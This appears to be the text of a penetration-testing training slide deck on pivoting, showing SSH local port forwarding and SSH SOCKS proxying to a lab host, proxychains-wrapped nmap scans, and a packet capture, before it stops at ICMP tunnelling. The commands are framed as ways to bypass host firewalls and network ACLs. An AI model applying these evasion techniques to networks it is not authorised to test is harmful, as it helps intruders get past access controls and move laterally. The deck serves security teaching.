Network Excavation: Pivoting, Forwarding, and Tunneling Around ACLs

Cory Cavanagh OSCP, CISSP

Agenda

Port Forwarding
Tunnelling
SSH Tunneling
Proxifying Applications
ICMP Tunnelling
DNS Tunnelling
Port Forwarding/Tunnelling in Metasploit
Penetration Test Exercise

Port Forwarding

"…redirects a communication request from one address and port number combination to another while the packets are traversing a network gateway, such as a router or firewall."

-p show the PID and program name
-l show listening sockets
-a show all sockets, listening and connected (redundant)
-n show numerical addresses

```
┌──(kali㉿kali)-[~]
└─$ sudo netstat -plan | grep -i 'listen '
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      9613/sshd: /usr/sbi
tcp6       0      0 :::22                   :::*                    LISTEN      9613/sshd: /usr/sbi
```

Common Ports

show top 15 TCP ports from nmap


```
nmap -v --top-ports 15 localhost -oG -
21-23,25,53,80,110,135,139,143,443,445,3306,3389,8080
```

```
get-content 'C:\Program Files (x86)\Nmap\nmap-services' | select -Skip 20 -
First 15
# Fields in this file are: Service name, portnum/protocol, open-frequency, optional comments
#
tcpmux  1/tcp   0.001995        # TCP Port Service Multiplexer [rfc-1078] | TCP Port Service Multiplexer
tcpmux  1/udp   0.001236        # TCP Port Service Multiplexer
compressnet     2/tcp   0.000013        # Management Utility
compressnet     2/udp   0.001845        # Management Utility
echo    7/tcp   0.004855
echo    7/udp   0.024679
```

Tunnelling

Transporting data across networks by encapsulating packets in other protocols

Virtual Private Networks (VPNs) are a common example



Common Tunnelling Protocols

IP in IP (Protocol 4): IP in IPv4/IPv6

SIT/IPv6 (Protocol 41): IPv6 in IPv4/IPv6

GRE (Protocol 47): Generic Routing Encapsulation

OpenVPN (UDP port 1194)

SSTP (TCP port 443): Secure Socket Tunneling Protocol

IPSec (Protocol 50 and 51): Internet Protocol Security

L2TP (Protocol 115): Layer 2 Tunneling Protocol

VXLAN (UDP port 4789): Virtual Extensible Local Area Network.

GENEVE

WireGuard

https://en.wikipedia.org/wiki/Tunneling_protocol

Bypassing Host Based Firewall/Network ACLs

“We aren’t vulnerable to that, it’s not listening on the network”

SSH Port Forwarding

Port forwarding over SSH tunnel

OpenSSH Client and Server

Apache is configured to listen on localhost
/etc/apache2/ports.conf

```
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen localhost:80

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
~
```

Confirmed Apache isn't listening on LAN interface (192.168.30.0/24)
nmap scan from Kali on same LAN

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 80,443 victimsrv
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-01 21:55 EST
Nmap scan report for victimsrv (192.168.30.21)
Host is up (0.00038s latency).

PORT    STATE  SERVICE VERSION
80/tcp  closed http
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```


SSH Port Forwarding

```
# Connect to VICTIMSRV via SSH as 'serveradmin' using certificate auth, forward remote
localhost port 80 to local attacker host 8080
ssh -v -i ~/.ssh/id_rsa -L 8080:127.0.0.1:80 serveradmin@victimsrv

-v verbose
-i key based authentication
-L local_listen_port:remote_host:remote_listen_port
username@servername

# ssh debug info showing port forwarding completed
debug1: Local connections to LOCALHOST:8080 forwarded to remote
address 127.0.0.1:80
debug1: Local forwarding listening on ::1 port 8080.
debug1: channel 0: new [port listener]
debug1: Local forwarding listening on 127.0.0.1 port 8080.
```

SSH Port Forwarding

Elevate your privileges, attack a vulnerable service

 # Opening localhost:8080 on attacker Firefox shows remote server's secured web page



page

“Only the servers can talk to that”

SSH SOCKS Proxy

WHAT IS SOCKS?

Originally developed/designed by David Koblas, a system administrator of MIPS Computer Systems.

Made publicly available at 1992 Usenix Security Symposium

Tool to forward TCP and UDP (SOCKS5) traffic

SOCKS4 [edit]

A typical SOCKS4 connection request looks like this:

First packet to server

	VER	CMD	DSTPORT	DSTIP	ID
Byte Count	1	1	2	4	Variable

VER

SOCKS version number, 0x04 for this version

CMD

command code:

- 0x01 = establish a TCP/IP stream connection
- 0x02 = establish a TCP/IP port binding

DSTPORT

2-byte port number (in network byte order)

DESTIP

IPv4 Address, 4 bytes (in network byte order)

ID

the user ID string, variable length, null-terminated.

Response packet from server

	VN	REP	DSTPORT	DSTIP
Byte Count	1	1	2	4

VN

reply version, null byte

REP

reply code

Byte	Meaning
0x5A	Request granted
0x5B	Request rejected or failed
0x5C	Request failed because client is not running identd (or not reachable from server)
0x5D	Request failed because client's identd could not confirm the user ID in the request

DSTPORT

destination port, meaningful if granted in BIND, otherwise ignore

DSTIP

destination IP, as above – the ip:port the client should bind to

SSH SOCKS Proxy

```
# Use remote server as SOCKS proxy via SSH connection to bypass ACL
ssh -v -D 8080 -i keyfile -N serveradmin@victimsrv

-v verbose
-D 8080 local “dynamic” application-level port forwarding
(SOCKS4/SOCKS4 supported)
<=1024 are privileged ports, need root access
Higher ports, non-root
-i key based authentication
-N do not execute a remote command, just establish SOCKS proxy
```

Configure Browser

 # installed foxyproxy firefox extension

Title or Description (optional)

Local Tunnel

Color

#66cc66

Proxy Type

SOCKS4

Proxy IP address or DNS name

127.0.0.1

Port

8080

Username (optional)


username

Password (optional)

*****

Cancel | Save & Add Another | Save & Edit Patterns | Save

Check Tunnel




Proxifying Applications

Proxychains

https://github.com/haad/proxychains

Installed in Kali



Proxifying Applications


Config File: /etc/proxychains4.conf

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 8080
```

proxychains <command>

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -sV --reason --open 192.168.30.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-15 15:39 EST
[proxychains] Strict chain  ...  127.0.0.1:8080  ...  192.168.30.1:80  ...  OK
```

Proxifying Applications



No.	Time	Source	Destination	Protocol	Length	Info
7	5.254475	VMware_1b:22:c9	VMware_a3:ee:cc	ARP	60	Who has 192.168.30.16? Tell 192.168.30.15
8	5.254495	VMware_a3:ee:cc	VMware_1b:22:c9	ARP	42	192.168.30.16 is at 00:0c:29:a3:ee:cc
9	28.481262	192.168.30.15	192.168.30.16	SSH	158	Client: Encrypted packet (len=92)
10	28.481319	192.168.30.16	192.168.30.15	TCP	66	22 → 59750 [ACK] Seq=125 Ack=161 Win=501 Len=0 TSval=4073
11	28.481499	192.168.30.16	192.168.30.1	TCP	74	54012 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
12	28.481900	VMware_52:ac:24	Broadcast	ARP	60	Who has 192.168.30.16? Tell 192.168.30.1
13	28.481906	VMware_a3:ee:cc	VMware_52:ac:24	ARP	42	192.168.30.16 is at 00:0c:29:a3:ee:cc
14	28.482097	192.168.30.1	192.168.30.16	TCP	74	80 → 54012 [SYN, ACK] Seq=0 Ack=1 Win=65228 Len=0 MSS=146
15	28.482128	192.168.30.16	192.168.30.1	TCP	66	54012 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=401898
16	28.482161	192.168.30.16	192.168.30.15	SSH	110	Server: Encrypted packet (len=44)
17	28.482265	192.168.30.15	192.168.30.16	TCP	66	59750 → 22 [ACK] Seq=161 Ack=169 Win=501 Len=0 TSval=3246

Bypassing Egress Filtering

“We only let PING out from there”

ICMP Tunnelling

Ptunnel

